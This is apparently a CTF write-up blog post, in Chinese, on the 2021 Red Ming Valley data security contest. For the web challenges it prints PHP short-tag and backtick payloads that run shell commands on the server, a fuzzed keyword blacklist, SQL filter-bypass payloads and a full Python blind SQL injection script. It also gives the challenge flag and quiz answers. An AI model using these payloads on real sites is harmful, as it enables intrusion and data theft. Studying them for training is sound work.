2021红明谷杯数据安全大赛技能场景赛-Writeup

原创

末 初 于 2021-04-03 01:47:03 发布 5879 收藏 12

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/115410705

文章目录

Web

write_shell

```
<?php
error_reporting(0);
highlight_file(__FILE__);
function  check($input){
        if(preg_match("/|  |_|php|;|~|\\^|\\+|eval|{|}/i",$input)){
                //  if(preg_match("/|  |_|=|php/",$input)){
                die('hacker!!!');
        }else{
                return  $input;
        }
}
```

```php
function waf($input){
    if(is_array($input)){
            foreach($input as $key=>$output){
                    $input[$key] = waf($output);
            }
    }else{
            $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
        mkdir($dir);
}
switch($_GET["action"] ?? "") {
        case 'pwd':
                echo $dir;
                break;
        case 'upload':
                $data = $_GET["data"] ?? "";
                waf($data);
                file_put_contents("$dir" . "index.php", $data);
}
?>
```


第一步主要考察PHP代码执行，第一步先写个phpinfo()看下情况。利用php的一种短标签可以绕过分号，然后拼接一下绕过php字样。

PHP 标记

当解析一个文件时，PHP 会寻找起始和结束标记，也就是 <?php 和 ?>，这告诉 PHP 开始和停止解析二者之间的代码。此种解析方式使得 PHP 可以被嵌入到各种不同的文档中去，而任何起始和结束标记之外的部分都会被 PHP 解析器忽略。

PHP 有一个 echo 标记简写 <?=， 它是更完整的 <?php echo 的简写形式。

示例 #1 PHP 开始和结束标记


```php
<?php echo 'if you want to serve PHP code in XHTML or XML documents,
             use these tags'; ?>

You can use the short echo tag to <?= 'print this string' ?>.
It's equivalent to <?php echo 'print this string' ?>.

<? echo 'this code is within short tags, but will only work '.
          'if short_open_tag is enabled'; ?>
```



```
/?action=upload&data=<?=(p.hpinfo)()?>
```

沙盒路径?action=pwd看一下

Directive	Local Value	Master Value
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	passthru,exec,system,putenv,chroot,chgrp,chown,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,eval,apache_setenv,file_get_contents,scandir,ord,chr,var_dump,ini_set,chdir,show_source,readfile,print_r	passthru,exec,system,putenv,chroot,chgrp,chown,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,eval,apache_setenv,file_get_contents,scandir,ord,chr,var_dump,ini_set,chdir,show_source,readfile,print_r
display_errors	On	On
display_startup_errors	On	On
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*



看了下`disable_functions`的值，本来还在想该如何先拿到一个shell，然后绕过disable_functions。队友突然告诉反引号没过滤，可以直接写入并执行命令，试了一下


```
/?action=upload&data=<?=`whoami`?>
```

顿时感觉这题可能非预期了，在根目录下找到flag

```
/?action=upload&data=<?=`ls%09-la%09/`?>
```

`%09`用于绕过空格过滤

```
total 84
-rw-r--r--  1 root root   61 Apr  2 13:07 !whatyouwantgggggg401.php
drwxr-xr-x  1 root root 4096 Apr  2 13:07 .
drwxr-xr-x  1 root root 4096 Apr  2 13:07 ..
drwxr-xr-x  1 root root 4096 Feb 26  2020 bin
drwxr-xr-x  2 root root 4096 Feb  1  2020 boot
drwxr-xr-x  5 root root  380 Apr  2 13:07 dev
drwxr-xr-x  1 root root 4096 Apr  2 13:07 etc
drwxr-xr-x  2 root root 4096 Feb  1  2020 home
drwxr-xr-x  1 root root 4096 Feb 26  2020 lib
drwxr-xr-x  2 root root 4096 Feb 24  2020 lib64
drwxr-xr-x  2 root root 4096 Feb 24  2020 media
drwxr-xr-x  2 root root 4096 Feb 24  2020 mnt
drwxr-xr-x  2 root root 4096 Feb 24  2020 opt
dr-xr-xr-x 92 root root    0 Apr  2 13:07 proc
drwx------  1 root root 4096 Apr  2 01:14 root
drwxr-xr-x  1 root root 4096 Feb 26  2020 run
drwxr-xr-x  1 root root 4096 Feb 26  2020 sbin
drwxr-xr-x  2 root root 4096 Feb 24  2020 srv
dr-xr-xr-x 12 root root    0 Apr  2 13:07 sys
drwxrwxrwt  1 root root 4096 Feb 26  2020 tmp
drwxr-xr-x  1 root root 4096 Feb 24  2020 usr
drwxr-xr-x  1 root root 4096 Feb 26  2020 var
```




直接读取，注意这里有个php后缀会被过滤，不过在命令执行种用`*`替换即可

```
/?action=upload&data=<?=`cat%09/!whatyouwantgggggggg401*`?>
```


自动换行

```
<?php $flag = 'flag{8621c5b6-3e26-42d1-a1e7-77354c378452}';?>
```




happysql


一个login.php，一个register.php，一个home.php




加了个单引号发现有过滤



简单的fuzz一下黑名单，长度353的都是被过滤的



Request	Payload	Status	Error	Timeout	Length	Comment
1	`	200			353	
6	$	200			353	
8	^	200			353	
9	&	200			353	
13	-	200			353	
15	=	200			353	
16	+	200			353	
23	;	200			353	
25	'	200			353	
29	<	200			353	
30	>	200			353	
33		200			353	
34	--	200			353	
35	--+	200			353	
37	&&	200			353	
39	<>	200			353	
40	!(<>)	200			353	
41	and	200			353	
42	or	200			353	
43	xor	200			353	



等号(=)用`in`或者`regexp`进行绕过，这里用`in`，空格用`/**/`绕过，`or`可以用`||`替换

```
username=mochu"||("1")in("1")#&password=mochu7
```


很明显是布尔盲注了
接下来考虑两个点：
1.截断函数用哪个？这里mid()和substring()已经被过滤了
2.如何绕过information

截断函数可以用`left()`和`right()`，不过需要注意的是这两个函数并不能像mid和substring一样逐个截断，写脚本的时候注意下测试字符串的拼接。而绕过`information`已经是老生常谈了，猜测通过查询`mysql.innodb_table_stats`得到库名和表名

```
from binascii import *
import requests

ascii_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\]^_`{|}~"
url = 'http://eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/login.php'

headers = {'Host': 'eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/',
               'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0',
               'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
               'Accept-Encoding': 'gzip, deflate',
               'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
               'Content-Type': 'application/x-www-form-urlencoded'}

text = ''
for i in range(1,50):
    for s in ascii_str:
        username = '1"||hex(left((select/**/*/**/from/**/ctf.f1ag),{}))in("{}")#'.format(i,hexlify((text+s).enco
de('utf-8')).decode('utf-8').upper())
        payload = {"username": username,"password": "mochu7"}
        res = requests.post(url=url,headers=headers,data=payload)
        if 'home.php' in res.text:
            text += s
            print(text)
```

```
1"||hex(left(version(),{}))in("{}")#

1"||hex(left((select/**/group_concat(database_name)/**/from/**/mysql.innodb_table_stats),{}))in("{}")#

1"||hex(left((select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats/**/where/**/(database_name)
in(database())),{}))in("{}")#

1"||hex(left((select/**/*/**/from/**/ctf.f1ag),{}))in("{}")#
```

```
查询到的信息：
version: 10.4.13-MariaDB
databases: ctf,mysql
Current-database: ctf
ctf's tables: ctf,f1ag
```




Misc

签到

> 一起来参与数据安全知识小竞赛。

1. 在数据库系统中，口令保护是信息系统的第一道屏障。
2. 为了防止物理上取走数据库而采取的加强数据库安全的方法是数据库加密。
3. 发生介质故障后，磁盘上的物理数据和日志文件被破坏，这是最严重的一种故障，恢复方法是重装数据库，然后重做已完成的事务。
4. 在数据库的安全评估过程中，下面那项是指系统能够对付各种可能的攻击的能力。可行性
5. 数据库访问控制策略中，只需策略是只让用户得到有相应权限的信息，这些信息恰到可以让用户完成自己的工作，其他的权利一律不给。
6. 数据库的安全策略是指如何组织、管理、保护和处理敏感信息的指导思想。它包括安全管理策略、访问控制策略和信息控制策略。
7. 数据库的加密方法中，采用库外加密，则密钥管理较为简单，只需借用文件加密的密钥管理方法。
8. 在下面的加密方法中，哪个加解密的效率最低：元素加密


InputMonitor



`\User\link3\Desktop\log_data.txt`

没事，我都删掉了，之前的聊天记录都被我清干净了。除非他们在监控我输入

`\User\link3\Desktop\flag.7z`



输入法取证：https://mp.weixin.qq.com/s/0p3vbLub5vPKO5Pik9zmUQ

一、用户输入信息存储结构分析

通过对Win10系统自带中文输入法程序运行进程的分析，发现与中文输入法相关的用户词库文件主要存储在

